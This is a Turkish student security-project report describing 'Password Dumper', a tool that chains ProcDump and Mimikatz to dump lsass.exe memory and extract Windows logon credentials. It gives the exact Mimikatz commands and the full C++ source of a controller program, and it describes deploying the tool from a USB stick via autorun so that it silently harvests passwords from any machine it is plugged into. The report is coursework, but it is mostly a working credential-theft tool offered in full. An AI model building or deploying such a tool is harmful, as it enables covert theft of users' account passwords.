

KAHRAMANMARAŞ SÜTÇÜ İMAM ÜNİVERSİTESİ

MÜHENDİSLİK VE MİMARLIK FAKÜLTESİ

BİLGİSAYAR MÜHENDİSLİĞİ

BİLGİSAYAR VE AĞ GÜVENLİĞİ PROJESİ

PASSWORD DUMPER

Mehtap ÖKLÜ – 17110131052

Banu KÖSE – 18110131011

İÇİNDEKİLER

|  |  |
| --- | --- |
| 1-GİRİŞ | 3 |
| 2-PROJENİN AMACI | 3 |
| 3-UYGULAMA GELİŞTİRME SÜRECİ | 4 |
| 3.1-KULLANILACAK OLAN TEKNOLOJİLERİN SAĞLANMASI | 4 |
| 3.2-KULLANILACAK OLAN TEKNOLOJİLERİN DÜZENLENME SÜRECİ | 4 |
| 3.3-KODLARIN YAZILMASI VE ÇALIŞTIRILMASI | 6 |
| 3.4-ÇIKTILARIN İNCELENMESİ | 9 |
| 4-KULLANILAN YAZILIMLAR | 10 |
| 5-PROJENİN ÇALIŞMA MANTIĞI | 11 |
| 6-SONUÇ | 11 |
| 7-EKLER | 12 |

**1-GİRİŞ**

Windows işletim sistemlerinde ‘user-password’ bağlantısı olan bazı işlemler, ‘lsass.exe’ processi üzerinde şifreli bir şekilde kaydedilir. Biz de projemizde, bu açıktan yararlanacağız.

Otomatik bir sistem hazırlayarak bu işlemi gerçekleştireceğiz. Bu otomatik sistemi de bir USB içine yerleştireceğiz.

**2-PROJENİN AMACI**

Bu projede Windows sistemlerinin belleğe kaydettiği hash’li şifre verilerini elde edeceğiz.

Bellek üzerinde kaydedilen verilerin döküm dosyasını alacağız. Daha sonra bu döküm dosyasının şifrelemesini kırıp içindeki verileri elde edeceğiz. Bu veri, her halükarda en az bir şifre içeriyor (Windows oturumu).

Sonuç olarak en kötü ihtimalle, Windows oturumunun şifresini elde etmiş olacağız. Eğer oturum Outlook hesabına bağlı ise Outlook hesabının şifresini, SHA1 tipinde elde etmiş olacağız.


**3-UYGULAMA GELİŞTİRME SÜRECİ**

**3.1-KULLANILACAK TEKNOLOJİLERİN SAĞLANMASI**

* **ProcDump**
* **Mimikatz**
* **DevC++**
* **QuickBFC**

**3.2- KULLANILACAK OLAN TEKNOLOJİLERİN DÜZENLENME SÜRECİ**


ProcDump, Mimikatz ve QuickBFC yazılımları konsol üzerinde çalıştığı için projemizin tamamı konsol üzerinde çalışacak. Bu yüzden konsol üzerindeki programlarımızı stabil bir şekilde yönetecek olan ana programımızı C++ dilinde yazacağız.



Şekil1-ProcDump

ProcDump yazılımını kullanarak lsass.exe process’inin döküm dosyasını(lsass.dmp) oluşturduk. Konsoldaki parametreler:

* **ma:** Bir process’in döküm dosyasını DMP tipinde oluşturur.
* **accepteula:** ProcDump yazılımının her açılışta gerçekleştirdiği lisans onayının, diyalog açılmadan onaylanmasını sağlar.


Şekil2-Mimikatz

Mimikatz yazılımını kullanarak daha önceden oluşturduğumuz döküm dosyasını okunabilir hale getirdik. Konsoldaki komutlar:

* **privilege::debug** 🡺 Mimikatz’i debug(hata ayıklama) moda alır.
* **sekurlsa::minidump lsass.dmp** 🡺 Üzerinde işlem yapılacak olan hedef dosyayı belirtir.
* **sekurlsa::logonpasswords** 🡺 Hedef dosya içindeki user-password ilişkisi olan verileri açığa çıkartır.


**3.3- KODLARIN YAZILMASI VE ÇALIŞTIRILMASI**

“wmic os get osarchitecture > bit\_info.txt” komutu, konsol üzerinde çalıştırıldığında, işletim sisteminin kaç bit olduğunu “bit\_info.txt” içerisine yazar. Bu txt dosyasını okuyarak işletim sisteminin kaç bit olduğunu OS\_BIT değişkenine kaydettik.




Şekil3-Bit öğrenme

Daha önceden kullandığımız ProcDump yazılımını, C++ üzerinde çalıştırarak bellek döküm dosyasını elde ettik. Bu kısımda ProcDump’a ait 32 ve 64 bitlik iki ayrı uygulamamız olduğu için hangisinin çalışması gerektiğini daha önceden tanımladığımız OS\_BIT değişkeni ile belirledik.




Şekil4-Bit belirleme




Şekil5-Mimikatz kod

Daha önceden kullandığımız Mimikatz yazılımını, C++ üzerinde çalıştırarak, daha önceden elde ettiğimiz döküm dosyasını okunabilir hale getirdik ve txt dosyasının içine yazdırdık.




Şekil6-Dosya isimlendirme

Mimikatz fonksiyonunda içine veri yazılan txt dosyalarının isimlendirmesi ‘lsass\_gün-ay-yıl\_saat-dakika-saniye’ şeklindedir. Bu tarih bilgisini string olarak sağlayan fonksiyon timers() fonksiyonudur.



Şekil7- QuickBFC

Mimikatz fonksiyonunda çağırılan ‘mimikatz64.exe’ dosyası aslında CMD komutu içeren bir BAT dosyasıydı. QuickBFC yazılımını kullanarak bu BAT dosyasını derledik, exe haline getirdik.



Şekil8-DMP dosyası isimlendirme

ProcDump yazılımı, her DMP oluşturduğunda yeni olanı eskisinin üzerine yazar. Bu yüzden elimizdeki DMP dosyalarını kaybetmemek için yeniden adlandırdık. Bu adlandırma yöntemi, Mimikatz çıktısındaki txt dosyasıyla aynı yönteme dayanır.

**3.4- ÇIKTILARIN İNCELENMESİ**

C++ dilinde yazdığımız proje yöneticimiz, tüm işlemlerin sonucunu TXT dosyası içerisine kaydediyor. Elimize geçen veriler belli şifreleme tiplerine sahip.

Mesela üzerini kapattığımız kısımdaki gibi SHA1 tipindeki veriler, çözüldüğü zaman şifreyi verir.


Bu verilerin haricinde, Windows 7 ve öncesindeki işletim sistemlerinde şifreleme olmadığı için veri açık halde gözükür. Mesela aşağıdaki çıktıda özellikle belirttiğimiz ‘password’ kısmı. Bu projeyi çalıştırdığımız sanal makinenin şifresi 1234’tü. Projemiz de bu şifreyi açığa çıkarttı.

  
Şekil 9 – Konsol Çıktısı

**4-KULLANILAN YAZILIMLAR**

**ProcDump**

Sistem üzerinde çalışan processlerin döküm dosyasını konsol üzerinden oluşturmayı sağlayan, Microsoft tarafından geliştirilen açık kaynak kodlu tool.

  
Şekil 10 – ProcDump Documentation

**Mimikatz**

Şifreli bellek döküm dosyalarını konsol üzerinde düzenleyerek okunabilir hale getiren tool.

  
Şekil 11 – Mimikatz Logo

**DevC++**

C/C++ kodlarını derleyen editör ortamı/IDE.

  
Şekil 12 – DevC++ Logo

**QuickBFC**

Konsol üzerinde çalışacak olan BAT dosyalarını EXE olarak derleyen program.

  
Şekil 13 – Quick Batch File Compiler (QuickBFC) Logo

**5-ÇALIŞMA MANTIĞI**

Bellek üzerinde hash’li olarak tutulan user-password verilerini “lsass.exe” process’i üzerinden döküm dosyası olarak alıyoruz. Bu işlemi Microsoft’un ücretsiz bir tool’u olan ProcDump sayesinde, konsol üzerinden rahatça gerçekleştirebiliyoruz.

Elde ettiğimiz hash’li veriyi Mimikatz tool’u sayesinde okunabilir hale getiriyoruz. Okunabilir hale getirdiğimiz veriye daha sonra da ulaşabilmek için bir text dosyasının içine kaydediyoruz.

Bu işlemler sırasında birden fazla tool kullandığımız için projeyi daha rahat kullanılabilir hale getirmek amacıyla bir yönetici program yazdık. Bu program az önce bahsettiğimiz aşamaları tek tıkla gerçekleştirmeyi sağlıyor.

Projemizi daha işlevsel hale getirmek için Windows’un autorun özelliğini kullandık. Projemizi bir USB bellek içerisine yerleştirip, autorun özelliğini aktif ettik. Bu sayede USB bellek bilgisayara takıldığı zaman yönetici programımız aktif hale geliyor ve mevcut oturum sırasında kullanılan user-password ilişkili verileri kendi içinde oluşturduğu bir text dosyası içerisine kaydediyor.

**6-SONUÇ**

Düzenlediğimiz tool’ları kullanarak oluşturduğumuz otomatik sistemimizi, USB bellek içerisine aktardık. Bu USB belleği bağladığımız cihazın içindeki user-password verilerini elde ettik.

**7-EKLER**

Projenin C kodu:

#include <iostream>

#include <string>

#include <ctime>

#include <fstream>

#include <time.h>

using namespace std;

int OS\_BIT = 0;

string timers()

{

  time\_t rawtime;

  struct tm \* timeinfo;

  char buffer[80];

  time (&rawtime);

  timeinfo = localtime(&rawtime);

  strftime(buffer,sizeof(buffer),"%d-%m-%Y\_%H-%M-%S",timeinfo);

  string str(buffer);

  return str;

}

int get\_bit\_info()

{

    system("wmic os get osarchitecture > bit\_info.txt");

    ifstream reader("bit\_info.txt", ios::in);

    string line = "";

    if(reader.is\_open())

    {

        while(getline(reader, line))

        {

            if(line[1] == '6' && line[3] == '4')

            {

                OS\_BIT = 64;

                reader.close();

                system("del bit\_info.txt");

                return 64;

            }

            else if(line[1] == '3' && line[3] == '2')

            {

                OS\_BIT = 32;

                reader.close();

                system("del bit\_info.txt");

                return 32;

            }

            else continue;

        }

        reader.close();

    }

}

void dump\_lsass()

{

    string command = "procdump";

    if (OS\_BIT == 64) command += "64.exe ";

    else if (OS\_BIT == 32) command += ".exe ";

    command += "-accepteula ";

    command += "-ma ";

    command += "lsass.exe ";

    command += "lsass.dmp";

    system(command.c\_str());

}

void rename\_lsass()

{

    string command = "rename lsass.dmp lsass\_" + timers() + ".dmp";

    system(command.c\_str());

}

void run\_mimikatz()

{

    string command = "mimikatz.exe > lsass\_" + timers() + ".txt";

    string command64 = "mimikatz64.exe > lsass\_" + timers() + ".txt";

    if(OS\_BIT == 64)

        system(command64.c\_str());

    else if(OS\_BIT == 32)

        system(command.c\_str());

}

int main()

{

    get\_bit\_info();

    dump\_lsass();

    run\_mimikatz();

    rename\_lsass();

}